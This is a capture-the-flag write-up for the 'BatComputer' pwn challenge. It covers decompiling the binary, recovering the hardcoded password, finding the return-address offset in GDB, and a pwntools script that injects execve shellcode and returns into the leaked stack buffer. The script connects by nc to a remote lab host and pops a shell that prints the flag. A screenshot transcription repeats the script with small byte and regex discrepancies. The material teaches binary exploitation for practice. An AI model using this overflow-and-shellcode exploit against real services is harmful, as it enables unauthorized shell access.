

Bat Computer

1) disassembled with ghidra

```
undefined8 FUN_001011ec(void)
{
    int iVar1;
    int local_68;
    char acStack_64 [16];
    undefined auStack_54 [76];

    FUN_001011a9();
    while( true ) {
        while( true ) {
            memset(acStack_64,0,0x10);
            printf(
                "Welcome to your BatComputer, Batman. What would you like to do?\n1. Track Joker\n2. Cha
                se Joker\n> "
            );
            __isoc99_scanf(&DAT_00102069,&local_68);
            if (local_68 != 1) break;
            printf("It was very hard, but Alfred managed to locate him: %p\n",auStack_54);
        }
        if (local_68 != 2) break;
        printf("Ok. Let's do this. Enter the password: ");
        __isoc99_scanf(&DAT_001020d0,acStack_64);
        iVar1 = strcmp(acStack_64,"b4tp@$w0rd!");
        if (iVar1 != 0) {
            puts("The password is wrong.\nI can't give you access to the BatMobile!");
            /* WARNING: Subroutine does not return */
            exit(0);
        }
        printf("Access Granted. \nEnter the navigation commands: ");
        read(0,auStack_54,0x89);
        puts("Roger that!");
    }
    puts("Too bad, now who's gonna save Gotham? Alfred?");
    return 0;
}
```

2) we can overflow auStack_54, read() reads 137, stack size is 76, we have 61 bytes to overflow
we also find the password b4tp@\$w0rd!

3) found offset

```

(vigneswar@VigneswarPC)-[~/Reverse/BatComputer]
$ gdb -q batcomputer
GEF for linux ready, type 'gef' to start, 'gef_config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
Reading symbols from batcomputer...
(No debugging symbols found in batcomputer)
gef> run
Starting program: /home/vigneswar/Reverse/BatComputer/batcomputer
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 2
Ok. Let's do this. Enter the password: b4tp@$w0rd!
Access Granted.
Enter the navigation commands: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4A
Roger that!
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 3
Too bad, now who's gonna save Gotham? Alfred?

Program received signal SIGSEGV, Segmentation fault.
0x000055555555531f in ?? ()

```

```

[#0] Id 1, Name: "batcomputer", stopped 0x55555555531f in ?? (), reason: SIGSEGV

```

```

[#0] 0x55555555531f → ret

```

```

gef> x/a $rsp
0x7fffffffddce8: 0x6441396341386341
gef> |

```

```

(vigneswar@VigneswarPC)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x6441396341386341
[*] Exact match at offset 84

```

4) made payload

```

from pwn import *
import re


```

```

context(os="linux", arch="amd64", log_level="error")
app = process('./batcomputer')
buf = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
offset = 84
app.recvuntil(b'>').decode()
app.sendline(b'1')
temp = app.recvuntil(b'>').decode()
address = int(re.search(r'0x([0-9a-f]{12})', temp).group(1), 16).to_bytes(8, 'little')
app.sendline(b'2')
app.recvuntil(b':')
app.sendline(b'b4tp@$w0rd!')
app.recvuntil(b':')
app.sendline(buf+b'0'*(84-len(buf))+address)
app.recvuntil(b'>')
app.sendline(b'3')
app.recvuntil(b'\n')

```

5) exploited it



The image shows a VS Code editor with a file named `exploit.py` open. The script is a Python exploit for a remote service. It uses the `pwn` module for process interaction. The script sets the context to Linux on AMD64 architecture. It connects to `159.65.20.166` on port `32058`. It sends a buffer of 84 bytes, then receives data until a prompt is found. It searches for a specific pattern in the received data and sends a second buffer of 8 bytes. The terminal output shows the execution of the script, listing the files in the remote directory and displaying the flag.

```
exploit.py > ...
1 from pwn import *
2 import re
3
4 context(os="linux", arch="amd64", log_level="error")
5 app = process(['/usr/bin/nc', '159.65.20.166', '32058'])
6 buf = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f"
7 offset = 84
8 app.recvuntil(b'>').decode()
9 app.sendline(b'1')
10 temp = app.recvuntil(b'>').decode()
11 address = int(re.search(r'\0x([0-9a-f]{12})', temp).group(1), 16).to_bytes(8, 'little')
12 app.sendline(b'2')
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 3

python3 - BatComputer + - - - ^ X

(vigneswar@VigneswarPC) - [~/Reverse/BatComputer]

```
$ python3 exploit.py
$ ls
batcomputer
flag.txt
$ cat flag.txt
HTB{l0v3_y0uR_sh3llf_u_s4v3d_th3_w0rld!}
$
```